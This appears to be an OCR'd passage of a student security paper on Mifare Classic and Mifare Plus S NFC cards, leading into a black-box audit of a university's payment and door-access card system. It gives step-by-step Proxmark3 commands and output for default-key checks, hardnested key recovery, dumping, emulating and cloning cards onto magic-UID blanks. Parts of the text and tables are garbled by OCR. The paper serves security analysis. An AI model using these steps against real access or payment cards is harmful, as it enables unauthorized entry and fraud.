


Figure 12: Process of a Mifare Classic [11]

A command from the reader consists of a command code, an address and a check value. The command code for each operation can be found in Figure 13. The address in the message refers to the memory block to be selected.

The check value consists of a 2-byte cyclic redundancy check (CRC), which ensures that errors in the transmission are detected.



Command	ISO/IEC 14443	Command code (hexadecimal)
Request	REQA	26h (7 bit)
Wake-up	WUPA	52h (7 bit)
Anti-collision CL1	Anti-collision CL1	93h 20h
Select CL1	Select CL1	93h 70h
Halt	Halt	50h 00h
Authentication with Key A	-	60h
Authentication with Key B	-	61h
MIFARE Read	-	30h
MIFARE Write	-	A0h
MIFARE Decrement	-	C0h
MIFARE Increment	-	C1h
MIFARE Restore	-	C2h
MIFARE Transfer	-	B0h

Figure 13: Command overview of the Mifare Classic 1K [11]

Figure 14 shows communication between a reader and a Mifare Classic. In line 1, the reader (Rdr) sends a WUPA command (52h) to the Mifare Classic. This responds with its ATAQ (04h 00h), which reflects the manufacturer.

You can also see the anti-collision algorithm and the response from the card with its UID. The reader then selects the defined card with the Select_UID (93h 70h) and the UID plus two CRC bytes. The card responds with its SAK (08h) and two CRC bytes. [12]

This is followed by 3-way authentication and finally the transmission of encrypted data.

```
1. Start | End | Src | Data (! = parity error | CRC | Annotation = short bytes) 2. |-------|-----|-----------------------------------------|-----|-----------

3.          0 | 992 | Rdr | 52' | | WUPA 4. 2228 | 4596 | Tag | 04 00 | | ATQA 5.7040 | 9504 | Rdr | 93 20 | |
ANTICOLL 6. 10676 | 16500 | Tag | b6 31 b5 e0 d2 | | UID 7. 19328 | 29856 | Rdr | 93 70 b6 31 b5 e0 d2
30 43 | ok | SELECT_UID 8. 31028 | 34548 | Tag | 08 b6 dd | | SAK 9. 36352 | 41056 | Rdr | 60 00 f5 7b | ok |
AUTH-A(0)



10. 43060 | 47732 | Tag | ac 91 7f 7b  |  | nT 11. 57344 | 66656 | Rdr | 3c 0b! 49 ca 82 5d! ee b8  | !crc|
nRÿks1, aRÿks2 12. 67892 | 72628 | Tag | 65! 28! 2f 92  |  | aTÿks3 13. 78592 | 83360 | Rdr | b8! 1d! 8d! ea  | !crc|
14. 84532 |105332 | Tag | 38! f0 ee! 08 f2 e7 a5! 80 85! 54 |  | encrypted | !crc| encrypted | !crc| encrypted


                | | | 63 66! ff! 74! d4 4c 3e! d4  15. 18400 |123104 | Rdr |
2a cb 1c! de
```

Figure 14: Read access to a Mifare Classic

4.3 Crypto1

Crypto1 is a proprietary encryption algorithm from the manufacturer NXP Semiconductors, which was mainly used in the NFC cards Mifare Classic.

At the end of 2007, at the 24th Chaos Communications Congress, it became clear that this encryption system has some serious weaknesses. [13] Over time, many more gaps were found, which allow the encryption to be completely bypassed within a few seconds. [14] [15] [16] [17] For this reason, Crypto1 is considered insecure and has been replaced by numerous NXP products.

4.4 Attacks against the Mifare Classic

A number of vulnerabilities have been found in Crypto1, including: weak encryption coupled with a very weak random number generator. [15]

4.4.1 Key Retrieval

Some weaknesses were found in the Crypto1 encryption algorithm used. One of them is the small key length of 48 bits, which can be determined in a short time using brute force. In addition, weaknesses have been found in the random number generator, which makes it possible to influence the generated numbers through timing attacks.

4.4.1.1 Default Keys

Often companies are not familiar with the security aspects of RFID cards and forget to exchange the standard passwords of the cards. The simplest attack on RFID cards is therefore trying out the standard passwords, which are unfortunately used in many cases.

```
proxmark3> hf mf chk *1 ? --

    chk keys. sectors:16, block no: 0, key type:B, eml:y, dmp=n checktimeout=471 us

No key specified, trying default keys  chk default
key[ 0] ffffffffffff  chk default key[ 1]
000000000000  chk default key[ 2]
a0a1a2a3a4a5  chk default key[ 3]
b0b1b2b3b4b5  chk default key[ 4]
aabbccddeeff

To cancel this operation press the button on the proxmark... --o

|---|----------------|---|-- --------------|---| |sec|key A |res|key B |res|
|---|----------------|---|----------------|---| |000| ffffffffffff | 1 |
ffffffffffff | 1 | |001| ffffffffffff | 1 | ffffffffffff | 1 | |002| ffffffffffff |
1 | ffffffffffff | 1 | |003| ffffffffffff | 1 | ffffffffffff | 1 | |004|
ffffffffffff | 1 | ffffffffffff | 1 | |005| ffffffffffff | 1 | ffffffffffff | 1 | |
006| ffffffffffff | 1 | ffffffffffff | 1 | |007| ffffffffffff | 1 | ffffffffffff | 1 |
|008| ffffffffffff | 1 | ffffffffffff | 1 | |009| ffffffffffff | 1 | ffffffffffff |
1 | |010| ffffffffffff | 1 | ffffffffffff | 1 | |011| ffffffffffff | 1 |
ffffffffffff | 1 | |012| ffffffffffff | 1 | ffffffffffff | 1 | |013| ffffffffffff |
1 | ffffffffffff | 1 | |014| ffffffffffff | 1 | ffffffffffff | 1 | |015|
ffffffffffff | 1 | ffffffffffff | 1 | |---|----------------|---|----------------|---|
```

Figure 15: Testing the default keys

Here (Fig. 15) these standard passwords are tried out using brute force. On this Mifare Classic card you can see that each sector uses the key 0xFFFFFFFFFFFF.

4.4.1.2 Nested Authentication Attack

The "Nested Authentication" security vulnerability makes it possible to use a found sector key to determine any other key offline.
This means that as long as a key is known, the entire card can be read, even though it may be protected by other keys. [14]

4.4.1.3 Dark-Side Attack

This attack uses a vulnerability in the authentication phase of the Mifare Classic. By using parity bits and an error code, parts of the key can be deduced. [18]

4.4.1.4 Hardnested Attack

After the vulnerabilities found in their Mifare Classic, NXP tried to launch new improved variants that are immune from the previous attacks. However, further gaps in the encryption algorithm and in the authentication protocol were found, which also make the newer cards vulnerable.
If a key is known, the other keys can also be found. [19]

The following code excerpts show how a secure version of the Mifare Classic is read out.

```
proxmark3> hf search

UID : ff 13 c7 c7
ATQA : 00 02
SAK : 38 [1]
TYPE : Nokia 6212 or 6131 MIFARE CLASSIC 4K
...
Prng detection: HARDENED (hardnested)
```

Figure 16: Hard nested Mifare Classic

A quick analysis (Fig. 16) of the map shows that this is a newer version of the Mifare Classic.

Then (Fig. 17) it is checked whether standard keys are used.

```
1. proxmark3> hf mf chk *1 ? t  2. --

3. No key specified, trying default keys  4. chk
default key[ 0] ffffffffffff  5. chk default key[ 1]
000000000000  6. chk default key[ 2]
a0a1a2a3a4a5  7.

8. |---|----------------|---|----------------|---| 9. |sec|key A |res|key B |res|
10. |---|----------------|---|----------------|---| 11. |000| a0a1a2a3a4a5 |
1 | ffffffffffff | 0 | 12. |001| ffffffffffff | 0 | ffffffffffff | 0 | 13. |002|
ffffffffffff | 0 | ffffffffffff | 0 | 14. |003| ffffffffffff | 0 | ffffffffffff | 0 | 15. |
004| ffffffffffff | 0 | ffffffffffff | 0 | 16. |005| ffffffffffff | 0 | ffffffffffff | 0 |
17. |006| ffffffffffff | 0 | ffffffffffff | 0 | 18. |007| ffffffffffff | 0 | ffffffffffff |
0 | 19. |008| ffffffffffff | 0 | ffffffffffff | 0 | 20. |009| ffffffffffff | 0 |
ffffffffffff | 0 | 21. |010| ffffffffffff | 0 | ffffffffffff | 0 | 22. |011| ffffffffffff |
0 | ffffffffffff | 0 | 23. |012| ffffffffffff | 0 | ffffffffffff | 0 | 24. |013|
ffffffffffff | 0 | ffffffffffff | 0 | 25. |014| ffffffffffff | 0 | ffffffffffff | 0 | 26. |
015| ffffffffffff | 0 | ffffffffffff | 0 | 27. |---|----------------|---|----------------|---|
```

Figure 17: Hardnested Mifare Classic Default Key search

As can be seen from the first arrival of figure 17, in sector 0 the key A is one of the standard keys. All others marked with res=0 are unknown. However, you can now use the found key to find all other keys (Fig. 18).

```
1. proxmark3> hf mf hardnested 0 A a0a1a2a3a4a5 4 A  2.

3.
4. time|#nonces| Activity                                                   expected to brute force |#states  |time
5.
6. ----------------------------------------------------------------------------------------
7.      0 |           0 | Start using 4 threads and AVX2 SIMD core  |  | 0 | Brute force benchmark: 469 million (2^28.8) keys/s|140737488355328
8.      0 |           |  0 | Using 235 precalculated bitflip state tables  |140737488355328 |  | 493322960896 |18min | 230844825600 | 8min |      3d
9.      1 |           169958998016 | 6min | 157572104192 | 6min | 157091528704 | 6min | 157091528704 | 6min | 157091528704 | 6min |      3d
10.     5 | 112 | Apply bit flip properties  6 | 224 | Apply bit flip                157091528704 | 6min | 157091528704
11.     properties  7 | 335 | Apply bit flip properties  8 | 446 | Apply bit       | 6min | 157091528704 | 6min |
12.     flip properties  8 | 556 | Apply bit flip properties  15. 9 | 668 |      157091528704 | 6min | 157091528704
13.     Apply bit flip properties  16. 10 | 779 | Apply bit flip properties      | 6min |  2127603840 |  5s |
14.     17. 11 | 890 | Apply bit flip properties  18. 11 | 1000 | Apply bit     2127603840 |  |  2127603840 |  |
flip properties  19. 12 | 1112 | Apply bit flip properties  20. 13 | 1221 | Apply   2127603840 |  |  2127603840 |
bit flip properties  21. 14 | 1331 | Apply bit flip properties  22. 16 | 1440 |
Apply Sum property. Sum(a0) = 224  23. 16 | 1548 | Apply bit flip
properties  24. 17 | 1660 | Apply bit flip properties  25. 18 | 1768 | Apply bit
flip properties  26. 18 | 1768 | (1. guess: Sum(a8) = 192)


                                                                                         5s
                                                                                         5s
                                                                                         5s
                                                                                         5s
```

```
27. 20 | 1768 | Apply Sum(a8) and all bytes bitflip properties  28. 20 | 1768 | Starting brute force...  29. 20        2059039616 |      4s
| 1768 | (2. guess: Sum(a8) = 128)                                                                                2127603840 |      5s
                                                                                                                 3741272320 |      8s
30. 27 | 1768 | Apply Sum(a8) and all bytes bitflip properties  31. 27 | 1768 | Starting brute force...           2463336960 |      5s
                                                                                                                 3741272320 |  0 | 8s
32. 28 | 1768 | Brute force completed. Key found: a5524645cd91                                                                  0s
```

Figure 18: Hardnested attack

Figure 19 shows that all other keys have indeed been determined.

```
1. |---|----------------|---|----------------|---|  2. |sec|key A  |res|key B  |
res|  3. |---|----------------|---|----------------|---|  4. |000| a0a1a2a3a4a5
| 1 | a5524645cd91 | 1 |  5. |001| a5524645cd91 | 1 | a5524645cd91
| 1 |  6. |002| a5524645cd91 | 1 | a5524645cd91 | 1 |  7. |003|
a5524645cd91 | 1 | a5524645cd91 | 1 |  8. |004| a5524645cd91 |
1 | a5524645cd91 | 1 |  9. |005| a5524645cd91 | 1 | a5524645cd91
| 1 |  10. |006| a5524645cd91 | 1 | a5524645cd91 | 1 |  11. |007|
a5524645cd91 | 1 | a5524645cd91 | 1 |  12. |008| a5524645cd91
| 1 | a5524645cd91 | 1 |  13. |009| a5524645cd91 | 1 |
a5524645cd91 | 1 |  14. |010| a5524645cd91 | 1 | a5524645cd91
| 1 | 15. |011| a5524645cd91 | 1 | a5524645cd91 | 1 |  16. |012|
a5524645cd91 | 1 | a5524645cd91 | 1 |  17. |013| a5524645cd91
| 1 | a5524645cd91 | 1 |  18. |014| a5524645cd91 | 1 |
a5524645cd91 | 1 |  19. |015| a5524645cd91 | 1 | a5524645cd91
| 1 |  20. |---|----------------|---|----------------|---|
```

Figure 19: Hardnested Mifare Classic found keys

4.4.1.5 Procedure for compromising a Mifare Classic

Figure 21 summarizes the steps taken to compromise a Mifare Classic.




Figure 20: Procedure for Mifare Classic compromise [20]

4.4.2 Tag Dumping

After all keys for all sectors have been found, you can use the *dump* command to save the unencrypted content of the sectors on the PC.

To do this, the keys found must first be stored in the dumpkeys.bin file.
The easiest way to do this is to type *hf mf chk *1 ?* passed to the parameter *d (hf mf chk *1 ? d).* (see Fig.21)

```
proxmark3> hf mf dump
|----------------------------------------|
|------ Reading sector access bits...-----|
|----------------------------------------|
|----------------------------------------|
|----- Dumping all blocks to file... -----|
|----------------------------------------|
Successfully read block 0 of sector 0.
Successfully read block 1 of sector 0.
Successfully read block 2 of sector 0.
Successfully read block 3 of sector 0.
Successfully read block 0 of sector 1.
Successfully read block 1 of sector 1.
Successfully read block 2 of sector 1.
Successfully read block 3 of sector 1.
Successfully read block 0 of sector 2.
Successfully read block 1 of sector 2.
Successfully read block 2 of sector 2.
Successfully read block 3 of sector 2.
...
Successfully read block 0 of sector 14.
Successfully read block 1 of sector 14.
Successfully read block 2 of sector 14.
Successfully read block 3 of sector 14.
Successfully read block 0 of sector 15.
Successfully read block 1 of sector 15.
Successfully read block 2 of sector 15.
Successfully read block 3 of sector 15.
Dumped 64 blocks (1024 bytes) to file dumpdata.bin
```

Figure 21: Dump Mifare Classic

You can then view the content of the *dumpdata.bin* file .

(Abb. 22)

```
1. file name: dumpdata.bin  2.

3. 0000-0010: b6 31 b5 e0-d2 08 04 00-62 63 64 65-66 67 68 69 .1...... bcdefghi  4. 0000-0020: 32 6e 64 4c-49
46 45 00-00 00 00 00-2c 00 00 00 2ndLIFE.                                                          ....,...
5. 0000-0030: 01 03 00 00-00 74 41 00-00 e2 07 c2-00 01 00 09 .....tA. ........
6. 0000-0040: ff ff ff ff-ff ff ff 07-80 69 ff ff-ff ff ff ff                                  ........ .i......
7. 0000-0050: 4c 41 53 54-5f 4e 41 4d-45 07 46 69-72 73 74 5f LAST_NAM E.FIRST_ 8. 0000-0060 : 4e 00 80
c8-70 82 27 c1-08 28 00 00- 00 00 00 00 N...p.'. .(...... 9. 0000-0070: 00 00 00 00-00 00 00 00-00 00 00 00-00 00
00 00 ........ ........
10. 0000-0080: ff ff ff ff-ff ff ff 07-80 69 ff ff-ff ff ff ff                                 ........ .i......
11. 0000-0090: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00 ........ ........
12. 0000-00a0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00 ........ ........
13. 0000-00b0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00 ........ ........
14. 0000-00c0: ff ff ff ff-ff ff ff 07-80 69 ff ff-ff ff ff ff                                 ........ .i......
15. 0000-00d0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00 ........ ........
16. 0000-00e0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00 ........ ........
17. 0000-00f0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00 ........ ........
18.   ...
19. 0000-03e0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00 ........ ........
20. 0000-03f0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00 ........ ........
21. 0000-0400: ff ff ff ff-ff ff ff 07-80 69 ff ff-ff ff ff ff                                 ........ .i......
```

Figure 22: Mifare Classic Dump

In the original dump in line 7 the name of the owner was stored. This line has been modified.

4.4.3 Tag Emulation

Now you want to emulate the card with the Proxmark3. To do this, you must have previously

convert the created binary dump into an .eml file so that the Proxmark3 software can work properly.

You use the script "dumptoemul.lua", which is installed by default. (Fig.24)

```
1. proxmark3> script run dumptoemul.lua test  2. --- Executing:
dumptoemul.lua, args 'test'
3. Wrote an emulator-dump to the file B631B5E0.eml  4.

5. -----Finished
```

Figure 23: Conversion of a dump into .eml encoding

Now the .eml file can be loaded (Fig. 25):

```
1. proxmark3> hf mf eload B631B5E0
2. ................................................................
3. Loaded 64 blocks from file: B631B5E0.eml
```

Figure 24: Loading a dump into emulator memory

Then execute the *simulate* command (Fig. 26):

```
proxmark3> hf mf sim
mf sim cardsize: 1K, uid: N/A, numreads:0, flags:0 (0x00)
#db# 4B UID: b631b5e0
#db#SAK:          08
#db# BACK: 00 04
```

Figure 25: Simulating a Mifare Classic

Now the Proxmark3 emulates the card and is seen by the reader as an identical card.

4.4.4 Tag Cloning

Tag cloning is very similar to emulating. Instead of loading the data onto the Proxmark3, the binary file is saved to a clone.

Here it requires a special card that makes it possible to write on the manufacturer's block. By default this is not allowed. So-called *Magic UID, Changeable UID* or *Chinese Backdoor* can be found on the market that do just that
Allow writing to sector 0, block 0.

Nowadays manufacturers know about this gap and try to counteract it by trying to overwrite the first block with zeros.
Thus, all cards that have this property are taken out of circulation.

There are now cards on the market that can only be written to once
(known as *one-time UID* or *FUID).* These special cards bypass the tricks of the readers.

In the following code snippet (Fig. 27) you can see how the Magic-UID card can be completely rewritten with the help of a card dump.

```
proxmark3> hf search

UID : 01 02 03 04
RETURN : 00 04
SEC : 08 [2]
TYPE : NXP MIFARE CLASSIC 1k | Plus 2k SL1
Chinese magic backdoor commands (GEN 1a) detected
Prng detection: WEAK

proxmark3> hf mf cload B631B5E0

Chinese magic backdoor commands (GEN 1a) detected
Loading magic mifare 1K
Loaded from file: B631B5E0.eml

proxmark3> hf search

UID: b6 31 b5 e0
BACK : 00 04
SAC : 08 [2]
TYPE : NXP MIFARE CLASSIC 1k | Plus 2k SL1
Chinese magic backdoor commands (GEN 1a) detected
Prng detection: WEAK
```

Figure 26: Overwriting a Magic-UID card

5 Mifare Plus S - Analysis of university cards

As already shown, Mifare Classic cards have serious weaknesses, which NXP has already warned about. The recommendation is therefore to use more secure cards with proven cryptographic properties such as Mifare Plus S or Mifare DesFire. The Advanced Encryption Standard (AES), which is currently one of the most secure algorithms, is supported by both cards. This is intended to protect both communication with a reader and the data on the card from attackers. [21]

Our so-called "FH Campus Card" is a Mifare Plus S and, according to the data sheet, offers the most comprehensive protection using AES. Nevertheless, particular attention must be paid to the correct implementation of the card reader system, and in order to demonstrate this in a comprehensible manner, the general structure of a Mifare Plus S card and the underlying communication with a reader will be discussed beforehand.

5.1 Black-Box Testing

In our analysis of the university ID cards, we were only able to check using black box testing. Black box testing means that the underlying implementation of the system or program to be tested remains hidden from the tester [22]. Thus, we based our initial tests solely on the knowledge gathered from the Internet.

5.2 Mifare Plus S


The basic structure of a Mifare Plus S does not differ too much from that of a Mifare Classic in order to remain compatible with the old card type. Nevertheless, there are some innovations. These primarily concern the UID lengths, the sector trailers, additional protocols and, a fundamental innovation, the introduction of so-called security levels. NXP offers 3 different Mifare Plus S cards, each with different UID lengths [21]:

• Unique 7-Byte UID •
Unique 4-Byte UID •
Non-Unique 4-Byte UID

5.2.1 Structure

In addition, as can be seen from Figure 27, Mifare Plus S cards use the fifth byte to select the security level used. Since Mifare Plus S is intended to offer a security extension to existing Mifare Classic systems, security levels of 0 - 3 can be used here to ensure full integration into these systems. Here, 0 represents the lowest and 3 the highest security level. The difference between the levels is largely in the key generation [21]:

• Level 0: Offers no key and therefore no encryption • Level 1:
Offers the insecure Crypto1 encryption to ensure compatibility with old systems.
• Level 2: Provides key
generation using AES and Crypto1 as encryption for transmission • Level 3:
Allows replay attacks to be
prevented and is based entirely on
AES



SECTOR	BLOCK	0	1	2	3	4	5(1)	6	7	8	9	10	11	12	13	14	15	DESCRIPTION
39	15	CRYPTO1 key A						access bytes				CRYPTO1 key B or data						sector trailer 39
	14																	data
	13																	data
	...																	...
	...																	...
	2																	data
	1																	data
	0																	data
	...																	...
	...																	...
	...																	...
32	15	CRYPTO1 key A						access bytes				CRYPTO1 key B or data						sector trailer 32
	14																	data
	13																	data
	...																	...
	...																	...
	2																	data
	1																	data
	0																	data
31	3	CRYPTO1 key A						access bytes				CRYPTO1 key B or data						sector trailer 31
	2																	data
	1																	data
	0																	data
	...																	...
	...																	...
	...																	...
0	3	CRYPTO1 key A						access bytes				CRYPTO1 key B or data						sector trailer 0
	2																	data
	1																	data
	0																	manufacturer data

BYTE NUMBERS WITHIN A BLOCK

001aaj843

(1) CRYPTO1 key A in security level 0, 1, 2; plain text access byte in security level 3

Figure 27: Structure of a Mifare Plus S [11]

The biggest difference to the Mifare Classic cards is the AES encryption. [21].

5.2.2 Logs

After the structural innovations have been discussed, the protocol of the Mifare Plus S card, which is used in communication with a reader, is presented here.

The commands used during the first connection establishment between reader and card are identical to those of a Mifare Classic. Therefore, to summarize briefly, the following protocols, which are already known, are processed in that order:

1. WUPA
2.

REQUIREMENTS 3. ATTACKS

4. UID + SAC

This process is summarized in Figure 28 below under "Card Polling". After this has been carried out correctly, the card selected by the reader must transmit a so-called Answer to Select (ATS) to the Request Answer to Select (RATS). The ATS is mainly supported by card generations after the Mifare Classic cards. If the selected card cannot transmit the ATS or a faulty ATS is transmitted, this card is transferred to the

HALT/DESELECT status set. The respective program of the reader can no longer be accessed from this (Fig. 28).

After a valid ATS has been sent and this has also been validated by the reader, a final check is carried out to determine whether exactly one card has been selected. The card or the user is then granted access to the respective program.

The difference here to a Mifare Classic card lies primarily in the various scenarios that can lead to a STOP/DESELCT. Especially in

As an example of our security audit, we often encountered limits during the black box testing, which will be explained in the following sections. [23]




Figure 28: Mifare Plus protocol [23]

5.3 University Card System

Now that the basic properties and theoretical possibilities of the Mifare Plus S cards have been discussed, this section is dedicated to the practical part of the work.

Our university has a total of 3 systems that use the FH campus card. This means that payment can be made using the user's credit balance.
The credit can be topped up through a terminal on the FH campus using cash, which is then available for free use at the respective 3 systems. The process for this is quite simple, you hold your FH Campus card to the reader of the terminal and as soon as this successfully shows the current credit, cash can be inserted into the slot provided.

Those 3 card systems of the FH are:

- Drucker
- Drinks and snack machines
- Classroom Doors

With the printers on the FH campus, you have the option of logging in with the card by simply holding the card up to the respective printer reader and then carrying out the respective print operation. This gives many people the opportunity to send their documents to the print server by email, in order to then print the sent document by logging on to the respective printer or to pay with their money when printing it out via USB stick.

The principle behind the drinks and snack machines is exactly the same as that of the printer system. By holding the card up to the reader of the respective machine, you can make cashless payments. In both cases (printers and vending machines), each student is entitled to use them.

The door lock system works differently. Laboratories, classrooms and work rooms can only be unlocked and locked by the persons or teachers designated for this purpose.

5.4 Attacks on the System

We carried out our attacks and analyzes on all three systems presented. Initially, the communication between reader and card was only known from the theoretical part shown so far. We only found out about the actual implementation of the NFC communication at the FH through black-box testing.

5.4.1 Understanding example

The commands *hf search, hf 14a snoop* and *hf list 14a* were used particularly frequently during our penetration testing. In order not to describe the commands used several times, they will be briefly discussed in the next section.

Here we use the DesFire card, which was provided by our FH campus for penetration testing. In the first step, we run *hf 14a snoop,* in which our Proxmark3 reads all NFC communication between the card and the reader and copies it to the cache. The *hf 14a snoop* command

can be seen in Fig. 29.

```
1. pm3 --> hf 14a snoop 2. #db#
Buffer cleared (40000 bytes)  3. #db# Skipping
first 0 sample pairs, Skipping 0 triggers.
```

Figure 29: HF snoop

If you now place the demonstration card on the Proxmark3 reader and execute the *hf search* command , you will get a summary of the respective card. This process can be seen in Figure 30.

```
1. pm3 --> hf search  2. #db#
Trigger kicked! Value: 126, Dumping Samples Hispeed now.  3. #db# HF Snoop end

4. UID: 04 4B 2A 3A 9A 3A 80
5. RETURN : 03 44
6. SAK : 20 [1]
7. TYPE : NXP MIFARE DESFire 4k | DESFire EV1 2k/4k/8k | Plus 2k/4k SL3 8. MANUFACTURER :
NXP Semiconductors Germany  9. ATS : 06 75 77 81 02 80
02 F0
10.              - TL : length is 6 bytes
11.              - T0 : TA1 is present, TB1 is present, TC1 is present, FSCI is 5
12.              - TA1 : different divisors are supported, DR: [2, 4, 8]
13.              - TB1 : SFGI = 1 (SFGT = 8192/fc), FWI = 8 (FWT = 1048576/fc)
